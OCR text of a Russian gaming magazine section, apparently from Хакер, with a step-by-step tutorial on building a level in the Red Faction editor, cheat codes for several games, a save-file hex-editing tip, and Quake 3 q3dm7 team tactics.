
и отвратительная по качеству, графика, альтернативный музон, модная тема для игры и... пожалуй, все. Не уверен, что тебе захочется в сотый раз строить ларьки по продаже колы и туалеты, изобретать урну нового дизайна и расставлять скамеечки. Тайкуны надоели в принципе, а этот - далеко не лучший их представитель.





Александр “xtracer” Логинов http://www.rgw.ru)



Из месяца в месяц вот уже на протяжении года я рассказывал тебе, дорогой читатель, о многочисленных модификациях, конверсиях и превращениях известных игровых продуктов в странные, а иногда и восхитительные произведения компьютерного искусства. Теперь настал твой черед. От далекой и не слишком цепляющей теории мы перейдем к увлекательным практическим занятиям на свежеприбывших пациентах. Мы будем кромсать и резать их нежную плоть в поисках ответа на самые неожиданные вопросы. Срывая покрывало с первой жертвы, я предлагаю тебе взять чипсы, нацепить на голову строительную каску и, отхлебнув немного любимого напитка, отправиться в путешествие виртуального строительства.

Мне очень хотелось начать свой первый практический рассказ с ролевого мира Arcanum (к нему мы вернемся в будущем), но внезапно появившийся Red Faction с технологией разрушающихся поверхностей буквально перевернул все планы. Поэтому наш многомесячный курс молодого творца мы начнем с создания небольшого игрового уровня и изучения базовых принципов работы RED (официальный редактор Red Faction).

Введение

Редактор уровней Red Faction, или RED, поставляется с финальной версией игры и обладает базовым набором возможностей для создания, изменения и импортирования уровней Red Faction. Кроме RED существуют и другие специальные утилиты, но, ввиду малого количества места, описание их особенностей и возможностей мы отложим на недалекое будущее. Перед созданием своего первого уровня убедись, что у тебя стоит полная версия Red Faction, на винчестере достаточно свободного места и системные файлы не испортил злобный вирус. Если все в порядке, то можно смело запускать RED. Запустил? Молодец. Внимательно посмотри на экран. В левой части находится панель управления. Справа и посередине четыре вида на одно и то же изображение. Слева внизу - трехмерная проекция, сверху и с правого края - вид на модель с трех сторон: сверху, слева и спереди. Если ты когда-нибудь работал с любым трехмерным редактором (например, 3D Studio), то сразу почувствуешь себя как дома. Не останавливайся на достигнутом и сразу сохрани свой будущий шедевр в правильную (по умолчанию все уровни сохраняются не туда, куда нужно) директорию. Для этого можно воспользоваться верхним меню File>Save as или нажать комбинацию Ctrl+S.

> **В: Почему я не могу передвигать стартовую позицию игрока?**
> **О: Передвижение стартовой позиции возможно исключительно в трехмерной камере при выборе пункта Player Start в разделе меню Objects.**


Если твой уровень предназначен для однопользовательского режима игры, то тебе следует сохранить его под любым именем по адресу: ...\RedFaction\user_maps\single
Если речь идет о многопользовательском уровне, то вам необходимо сохранить его по адресу: ...\RedFaction\user_maps\multi
Теперь, когда уровень сохранен, ты можешь приступить к изучению управления. Внимательно посмотри на активные окна. Каждое из них, как это было указанно выше, представляет собой уникальный вид на один и тот же объект. При моделировании участков уровней ты можешь передвигать камеру, используя следующие сочетания клавиш:

* A/Z - приближение и удаление (тебе пригодится эта возможность при создании портала)
* Numpad 4/6 - посмотреть влево/вправо
* Numpad 8/2 - посмотреть вверх/вниз
* Numpad 1/3 - передвинуться влево/вправо
* Numpad +/Enter - передвинутся вверх/вниз
* Shift+C - центрировать вид (помогает после поспешных движений камеры)

Ты также можешь использовать сочетание левой кнопки мышки и SHIFT для перемещения камеры. Попробуй все перечисленные возможности, освойся с управлением, и мы приступим к созданию основы для первого уровня.

Создание объектов

Выбери в левой части меню раздел “BRUSHE” (Shift+B) и еще раз внимательно посмотри на четыре активных окна, и ты увидишь небольшой блок синего цвета. Это предварительная модель твоего будущего уровня. Ты можешь передвигать ее по экрану при помощи левой кнопки мышки, зажав кнопку “M”. Каждый BRUSH (строительный объект) имеет свою уникальную форму (сфера, куб,



В: Куда я должен положить свои собственные текстуры?
…ожешь положить свои текстуры по этому адресу: \RedFaction\user_maps\textures
…ыть 24- или 32-bit TGA (Targa) файлы формата (32x32, 64x32, 256x256 и выше).

цилиндр) и может быть цельным (Solid) или пустым (air) внутри. Так как мы создаем основу для уровня, то нам необходимо выбрать опцию пустой (air), тип объекта "куб" (Box) с параметрами height (высота) 10, width (ширина) 25, depth (глубина) 35. Внимательно посмотри на изменения синего блока. Как видишь, он приобрел продолговатую форму. Давай оживим его плавным нажатием на кнопку "Create Brush" (создать объект). Если ты сделал все правильно, то синий блок станет красного цвета (это значит, что созданный тобой блок на данный момент активен). Нажми пробел (Space) и внимательно посмотри на трехмерную проекцию в левой нижней части экрана.

В: Если у меня возникнут вопросы, то кому я могу написать?
О: Пиши мне по адресу: editor@rgw.ru

Примерно так будет выглядеть твой будущий уровень в реальной игре. Немного пустовато, поэтому давай добавим сюда ветреного разнообразия. Щелкни мышкой в неактивной части экрана и выбери в левой части меню объект "Цилиндр" (Cylinder) с высотой (height) 10, радиусом (radius) 5 и сторонами (sides) 12. Присвой ему параметр Solid и нажми "Create Brush" для создания нового объекта. Для того, чтобы сделать цилиндр полым внутри, создай еще один "Цилиндр" (Cylinder) с высотой (height) 10, радиусом (radius) 6 и сторонами (sides) 12. Присвой ему параметр Air (пустой) и вновь используй "Create Brush". Чтобы правильно состыковать объекты с полом, в левой камере (Left) выбери объект левым щелчком мыши (он должен стать красным) и, зажав "M", состыкуй его с полом. Для точности используй максимальное увеличение ("A"). После выравнивания вновь используй пробел для перерисовки трехмерного вида. Приблизь трехмерную камеру к цилиндру и измени угол обзора. В результате у тебя должен получиться цилиндр с пустотой внутри. Возможно, в будущем мы заполним его водой, но сейчас давай сделаем небольшой проход в это сооружение. Создай куб (Box) с параметром Air, height (высота) 10, width (ширина) 2, depth (глубина) 2. Используя мышку и верхний вид, передвинь его на один из краев Цилиндра так, чтобы он перекрывал одну из граней. Используя приближение, точно совмести куб с полом. Вновь используй пробел для перерисовки изображения. Приблизь трехмерную камеру к цилиндру. Если ты сделал все правильно, то на одной из граней цилиндра должен появиться проход. Давай добавим стартовую позицию персонажа и посмотрим, как выглядит уровень в самой игре. Выбери (Shift+O) раздел "Объекты" (Objects) в верхней части меню. Подведи трехмерную камеру в точку предполагаемо-

NEXT

МЕНЯЕМ

старых, уставших

МЫШЕЙ

молодых и веселых

НА МЫШЕК

с ноября

Компьютеры и Интернет - бесплатно!
Бильярд, Футбол - бесплатно!
2 любых напитка в баре - бесплатно!

ВНИМАНИЕ!!!

ОБМЕН МЫШЕЙ ТОЛЬКО ДЛЯ УЧАСТНИКОВ ВЕЧЕРИНОК

...ПУТЕШЕСТВИЕ В КВАРТАЛ КРАСНЫХ ФОНАРЕЙ

Александр "xtracer" Логинов http://www.rgw.ru)



В: Где я могу забрать пример уже созданного уровня Red Faction?
О: Ты можешь забрать его на сайте Хакера.

го старта и щелкни на ссылке Player Start (стартовая позиция персонажа). Нажми пробел и сохрани уровень. Затем присоедини уровень к самой игре File > Create Level Packfile. Нажми F7 для запуска игры. Если ты сделал все правильно (если уровень не запускается - проверь правильность сохранения уровня, наличие полной версии игры и расположение всех объектов), то всего через несколько секунд ты сможешь побродить по своему собственному творению. Без текстур он выглядит достаточно блекло, поэтому нашим следующим этапом станет текстурирование объектов.

Текстурирование объектов

Обычно при создании уникальных уровней используются специальные пакеты текстур для придания произведению особой выразительности, но, так как мы ограничены возможностями и временем, придется прибегнуть к базовому набору текстур Volition. Он немного бедноват, но для первого опыта подходит как нельзя кстати. Еще раз сохрани уровень и в левой части меню выбери (Shift+T) режим текстурирования (Texture). Используя режим трехмерной камеры, выбери левым щелчком мыши одну из стен основного уровня. Если ты сделал все правильно, то во всех окнах выбранная тобой стена окрасится в красный цвет. При желании ты можешь окрасить объект целиком. Теперь в левой части меню щелкни на клавишу "Искать" (Browse) и выбери одну из текстур. Обрати внимание, что все текстуры разбиты по соответствующим разделам. В разделе "Floor" находятся текстуры для пола. В разделе "Wall" - настенные изображения. Выбери одну из приглянувшихся текстур и нажми кнопку "Ok". Теперь давай присоединим ее к окрашенной стене нажатием кнопки "Apply". Если текстура не отобразилась в трехмерном виде, то нажмите "пробел" для перерисовки изображения. Если ты положишь одну и ту же текстуру по отдельности на четыре стороны твоего уровня, то ты заметишь, что в месте склейки она имеет неприятный разорванный вид. Чтобы избежать подобного эффекта, при наложении текстуры на объект необходимо воспользоваться кнопкой "Apply Map". В этом случае программа сама уменьшит или увеличит текстуру, устранив проблемы со склейкой. В случае необходимости ты можешь самостоятельно изменить размер текстуры, растягивая ее по поверхности объекта. Для этого нажми клавишу "S" и используй стрелку вниз (для увеличения) и стрелку вверх (для уменьшения) текстуры. Ты также можешь вращать текстуру, нажав кнопку "R" и используя стрелки вправо и влево. Будь предельно осторожен при выполнении подобных операций, так как эффект может получиться совершенно неожиданным. Давай присоединим уникальные текстуры к каждому объекту на уровне. Сохраним изменения, присоединим уровень к самой игре и посмотрим, что у нас получилось, нажав клавишу "F7". Если ты сделал все правильно, то у тебя должен получиться простенький уровень с неровными текстурами и забавными объектами. Давай украсим этот маленький шедевр специальными эффектами.

> **В: Как я могу посмотреть свой уровень в игре?**
> **О: Убедись, что у тебя стоит полная версия игры. Проверь сохранение уровней. Для однопользовательских правилен путь "\RedFaction\user_maps\single". Для многопользовательских - "\RedFaction\user_maps\multi". Учти, что многопользовательские уровни должны начинаться с "dm" или "ctf". DM - относится к дефтматчевым уровням, а CTF - к Capture the Flag. Еще раз убедись, что ты присоединил уровень к игре (File > Create Level Packfile) и правильно сохранил уровень. В редких случаях помогает установка игры в каталог, предлагаемый разработчиками по умолчанию.**

Стекло и прочие эффекты

Несмотря на полное текстурирование, уровень выглядит все еще очень блекло. Давай добавим сюда немного динамического освещения. Перейди в режим объектов (Shift+O) и передвинь трехмерную камеру в точку предполагаемого расположения источника света. Дважды щелкни на параметре "Light" в левой части меню и, пока созданный тобой источник света выбран, измени основные настройки, нажав "Ctrl+P". Увеличь удаленность (range) источника света до 30 и сохрани настройки. При желании ты можешь поменять цвет источника света, но лучше сохранить его значение по умолчанию. Теперь ты можешь перенести источник света в любую точку уровня, используя мышку и "М". Для того чтобы свет правильно считался на уровне, тебе необходимо сделать расчет источников света (Calculate Maps and Light). Для этого в верхней части меню выбери Level > Calculate Maps and Light. Ты можешь использовать последовательные сочетания клавиш "L", "Shift+L". Если у тебя стоит ранняя версия игры, то при обсчете света могут возникнуть неприятные ошибки. Для их решения необходимо спрятать все источники света и обсчитать их вновь. Для этого используется комбинация W, Shift+W, L, Shift+L. Запомни ее хорошо, она тебе пригодится в будущем. Давай сохраним уровень, присоединим его к игре и посмотрим на получившийся результат. Неплохо ведь, правда? Что ж, давай добавим сюда немного зеленого тумана и столь эффектно разрушающегося стекла. Создай новый объект (solid) в разделе BRUSH height (высота) 10, width (ширина) 10, depth (глубина) 1. Измени его настройки, нажав Ctrl+P, и поставь галочку на "Is Detail" (детализированный), предварительно выбрав 120 поверхностей. Именно на столько частей будет биться будущее стекло. Теперь, переключившись (Shift+T) в раздел текстурирования, выбери текстуру стекла (glass) и присоедини ее к новому объекту. Нажми пробел, чтобы посмотреть на полученный результат. Выбери только что созданное стекло и сделай несколько копий, используя комбинацию Ctrl+C, Ctrl+V. В виде разнообразия создай несколько Solid объектов прямоугольной формы, образуя из них пе-



риметр вокруг ранее созданного цилиндра. Проделай в них сквозные отверстия при помощи кубов (Box) с параметром Air, height (высота) 10, width (ширина) 2, depth (глубина) 2. Передвигая объекты, попытайся создать некое подобие лабиринта. Нажми пробел и посмотри на предварительную модель уровня. Осталось добавить немного мощного оружия и ядовитого тумана. Для размещения оружия вернись к объектам (Shift+O) и выбери раздел “Предметы” (Item) в левой части меню. Аналогично источникам света и стартовой позиции игрока расположи Гранатомет (Rocket launcher) и патроны к нему (Rocket launcher ammo) в доступной части уровня. Сохрани изменения и, нажав Ctrl+P, в разделе Distance Based Fog выбери ядовито-зеленый цвет тумана. Выставь в строке (дальность видимости) Far Clip Plane значение 25 (чем меньше значение, тем гуще туман) и сохрани изменения. Внимательно проверь состыковку и текстурирование всех объектов. Соедини висящие в воздухе объекты с полом и проверь стартовую позицию игрока. Еще раз сохрани все изменения, присоединение изменения к игре и наслаждайся (F7) полученным результатом. Ты создал свой первый уровень. В следующий раз мы попытаемся создать идеальную однопользовательскую миссию со сценарием, кровожадными монстрами и неожиданными сюрпризами.

В следующем номере
на этом месте будет реклама
НОВОГО
МОЛОДЕЖНОГО
ЖУРНАЛА
от издательства (game)land

KodeMaster (cranyoblast@xakep.ru)

Коды

Commandos 2: Men of Courage

Чтобы включить читы, зазай в качестве своего player name секретный пароль норвежских коммандос: GONZOANDJON. Не хочешь, чтобы твое альтер эго звали таким извращенным ником - не вопрос. Просто выдели любого персонажа во время игры и набери на клавиатуре это слово. Читы все равно включатся.
SHIFT+X - Кто сказал, что телепортеры бывают только в Кваке?
CTRL+V - Человек-невидимка - гроза третьего Рейха!
CTRL+I - А теперь сделаем его еще и суперменом, то есть попросту богом, и Вторая Мировая заканчивается легко и непринужденно.
CTRL+(-) - Показать фреймрейт и рекомендации по апгрейду видеокарты с прайс-листами ближайших магазинов.
CTRL+SHIFT+N - Бери шинель, пошли домой. Миссия пройдена.
CTRL+SHIFT+X - Убить всех врагов. Пустячок, а приятно...
Чтобы перейти на нужный левел с определенным уровнем сложности, выбери подходящий код, выучи его наизусть и повторяй по двадцать пять раз перед сном в течение недели. При необходимости курс лечения повторить.
Stage1 - NORMAL, XHGDR : HARD, PLKUM : VERY HARD, PVTSL
Stage2 - NORMAL, WKUC4 : HARD, JE5SH : VERY HARD, SKDJF
Stage3 - NORMAL, YSM51 : HARD, DFY3B : VERY HARD, 3DYNG
Stage4 - NORMAL, B7D8F : HARD, K9D3H : VERY HARD, 9BG3S
Stage5 - NORMAL, 3GHSL : HARD, NMWQ9 : VERY HARD, KJWJK
Stage6 - NORMAL, AZLM1 : HARD, 16G3L : VERY HARD, E2J7H
Stage7 - NORMAL, JAHSG : HARD, WL3CZ : VERY HARD, ZX78Y
Stage8 - NORMAL, UN63A : HARD, LPQ6T : VERY HARD, TRIB4
Stage9 - NORMAL, VAZ2P : HARD, SRCM8 : VERY HARD, TRD78
Stage10 - NORMAL, 9TT5W : HARD, PAEN8 : VERY HARD, 1LPQD

Colobot

Нет, это не симулятор странствующего кондитерского изделия, а кодинг-стратегия, говорят, почти новый жанр и все такое. Ну, новый не новый, а чит-коды работают как везде.
В игре давишь CTRL+BREAK и отбиваешь заветные команды:
winmission - Самый рульный кодер это я, а вы все сынки!
lostmission - Оops, что-то я погорячился насчет рульного кодера - миссия проиграна.
allresearch - Получить все исследования, защитить курсовую, сдать сессию, поступить в аспирантуру, короче - теперь ты знаешь ВСЕ!
allmission - Доступ ко всем миссиям. А теперь - дискотека!
nolimit - Твой тарифный план у провайдера превращается в анлимитед. Нет, кажется, это не то... Но God Mode это тоже неплохо.
fullpower - Jet Power выделенного юнита на полную. Какой колобот не любит быстрой езды!
fullenergy - Когда все плюшевые зайцы уже сломали свои барабаны, этот колобот продолжает работать и работать!
fullshield - Звучит похоже на bull shit, а на самом деле полезная вещь! Перезаряжает щиты выделенного юнита.
fullrange - Все юниты становятся доступными как проститутка-трансвестит из джунглей Таиланда.
showsoluce - Разлочить все солюшены.
selectinsects - Выбери себе насекомое по вкусу! Не любишь насекомых? Ты просто не умеешь их готовить!

Sub Command

После того как ты выбрал миссию, ты попадаешь на экран выбора субмарины, но доступна только одна подлодка - та, которую выбрали для этой миссии разработчики. Это нарушение прав человека, господа. Стрелки для выбора лодки неактивны, нажимать на них нельзя. То есть было нельзя. Наводишь курсор на название субмарины и жмешь TAB. Опа! Стрелки выбора стали красными, а это значит, что теперь ты можешь совершенно спокойно мучить их до тех пор, пока не подберешь себе аппарат по душе.

Cultures

Шлепаешь на батон где-то между клавишами F1 и F3 (на Эф-Два короче, бомбардировщик есть такой, знаешь?) и вводишь. Вводишь, вводишь, потом медленно выводишь... Что-то я увлекся, вот коды:
FUNEXPLORATION - Открыть карту.
FUNFILLUP - Закинуть в каждый склад по пять единиц всякого бархла.
FUNSPEEDUP - Турбо Режим. YAAAAAYYYY!
Набирай эти коды с Caps Lock, иначе будешь попадать на разные горячие клавиши, обожжешься еще ;).

Empire of The Ants

Чтобы активировать читы, запусти игру с параметром "/11" (что-то вроде этого: C:\Ants\ants.exe /11). Во время игры нажми F11 и наслаждайся своим читерским всемогуществом:
showmap - Показать карту. Мне сверху видно все, ты так и знай!
Disco - Превращает муравейник в модную вечеринку.
marche - Никому не двигаться, всем оставаться на своих местах! Муравьи замерзли, лапки кверху.
WinLevel - Уровень сложности "Win(dows)" - выиграть невозможно. Шутка. На самом деле: победно закончить миссию.
LoseLevel - Все, теперь ты в лузерах. И на фига тебе нужны были чит-коды???
wannaFood - Мне нужна еда! Много еды! Много высококалорийной питательной вкусной и полезной пищи!
wannaMat - Все, едой разжился, теперь гони стройматериалы! Буду строить новый муравейник.

Paris-Dakkar Rally

Если хочешь заполучить все машины, придется назваться лесорубом. А именно: в качестве своего имени укажи ILUMBERJACK. Все - вот твои тачки, чувак! ;)



Хексы

Pool of Radiance: Ruins of Myth Drannor

Будем насиловать сохраненки для пополнения здоровья и прокачки шести основных статсов. Для начала эту самую сохраненку нужно найти. Думаю, обнаружить в соответствующей директории файлы с расширением .sav труда не составит. А определить, где лежит нужная сейв-гейма, несложно по параметру дата/время создания. Итак, препарируем пациента хекс-редактором и ищем здоровье персонажа. Оно прописано где-то рядом с его именем и имеет приблизительно такой вид:

0a 00
00
00 0a

(так будет выглядеть показатель health, если здоровье персонажа равно 10/10)

Легким движением руки меняем два 0a на более приемлемое значение (какое - решай сам), и все дела! Персонаж здоров как отличники физподготовки. Теперь статсы. Ищи их в самом конце инфы персонажа, прямо перед именем следующего. Допустим, статсы твоего чара такие: 13, 12, 13, 12, 14, 10. В шестнадцатеричном коде они буду выглядеть так: 0d 0c 0d 0c 0e 0e 0a. Меняй их так, как тебе заблагорассудится, только особо не жадничай - не ставь значения выше допустимых норм, ожидая класса и расы. Все, теперь твои бойцы сожрут любую монстрятину с потрохами и не подавятся. Удачи, злобный ломатель ни в чем не повинных игрушек! ;)

Polosatiy (polosatiy@cyberfight.ru)



q3dm7 - самая популярная карта для командной игры, на ней воюют еще с выхода q3test. За все это время в игре на q3dm7 было опробовано огромное количество разнообразных тактических приемов, и в данный момент на исход игры больше влияет точная стрельба игроков, чем какие-то тактические уловки, но, тем не менее, их необходимо знать и использовать.

Основой в игре на q3dm7, как и на других картах, является квад, затем красный армор, контроль над которым нужно занять в первую очередь. С самого начала игры нужно сориентироваться, насколько удачно респаунились игроки вашей команды, и относительно этого совершать какие-то действия. Если с первого респауна красный армор достался вашей команде, то всем игрокам необходимо зайти на красный для укрепления обороны. Забрав второй красный армор, необходимо забрать второй Megahealth и идти занимать позиции на кваде. Обычно к первому кваду ваша команда и противник вооружены не так сильно, так что говорить о грамотной атаке на первый квад не приходится. Зато очень важно засечь появление следующего квада и тут же вернуться на красный армор, а также забрать третий Megahealth, который обычно появляется в промежуток 1.11 - 1.15 мин или позже. После всех этих маневров необходимо укреплять оборону на красном.

Если все в порядке, то пора готовить атаку на следующий квад. Один из игроков вашей команды секунд за 25 до появления квада должен выяснить, какие из проходов противник обороняет лучше остальных, и относительно этого начать атакующие действия. Обычно противник жестко прикрывает проход к кваду по центру, а также верхний проход от Megahealth'а, и если это так, то необходимо зайти с других точек.

Игрок с наибольшим количеством армора на пару с партнером должен идти через комнату с Rocket launcher'ом, и там они должны ждать действий остальных. Третий игрок пытается выйти к кваду через нижний проход от Megahealth'а, но делать это надо очень аккуратно и сразу же сообщить, насколько хорошо обороняется проход к кваду по центру. Если там чисто, то к атаке должен подключиться четвертый игрок, зайдя на квад по центру.

Также четвертый игрок обязан забрать последний Railgun, причем если Railgun и раньше лежал на своем месте, все равно необходимо не брать его до последнего, а сделать это только перед уходом на квад. Если квад взят удачно, то необходимо организовать атаку на красный армор и занять его.

После того как красный армор будет ваш, необходимо начать активно давить на команду противника. Один игрок остается на красном с Railgunom. Двое игроков идут укреплять позиции на Megahealth'е, а последний пытается занять Rocket launcher и желтый армор. Именно от правильных действий последнего игрока зависит, как долго ваша команда сможет оказывать давление на противника - без Rocket launcher'а ему придется несладко.

Скорее всего именно на захват Rocket launchera противник кинет все свои силы. Если у тебя достаточно армора и жизни, то можно обороняться в комнате с желтым, стоя за углом возле прохода от квада. Но если ты немного ранен, то просто отойди на мост с Rocket launcher'ом и обороняйся оттуда. В дальнейшем не забывайте про квад и пытайтесь захватить контроль над как можно большей территорией уровня.

Теперь о ситуации, когда красный армор контролирует противник. В этом случае вашей команде останется Rocket launcher и часть базы с Plasma gun'ом. Первым делом необходимо укрепить центральный проход - там необходимо встать игроку с Rocket launcher'ом и некоторым количеством армора. Рано или поздно именно через этот проход попытается пройти противник.

Еще двум игрокам вашей команды надо занять контроль над Megahealth'ом, а четвертому стоит вернуться на Rocket launcher, оставлять без присмотра который вообще нежелательно, так как противник может захватить Rocket launcher и желтый армор в придачу. И не забывайте о кваде, так как именно последний квад часто решает исход матча.

Если вы ведете несколько фрагов и до конца игры остается совсем немного времени, то наиболее эффективной для обороны и удержания этих фрагов является территория Rocket launcher'а - всем игрокам вашей команды необходимо встать по периметру комнаты и прикрывать друг друга.

На сегодня, пожалуй, хватит. Если ты будешь следовать этим (не)простым советам, то равных тебе и твоей команде не будет, по крайней мере на q3dm7. Удачи в бою и до следующего Урока Мастерства!

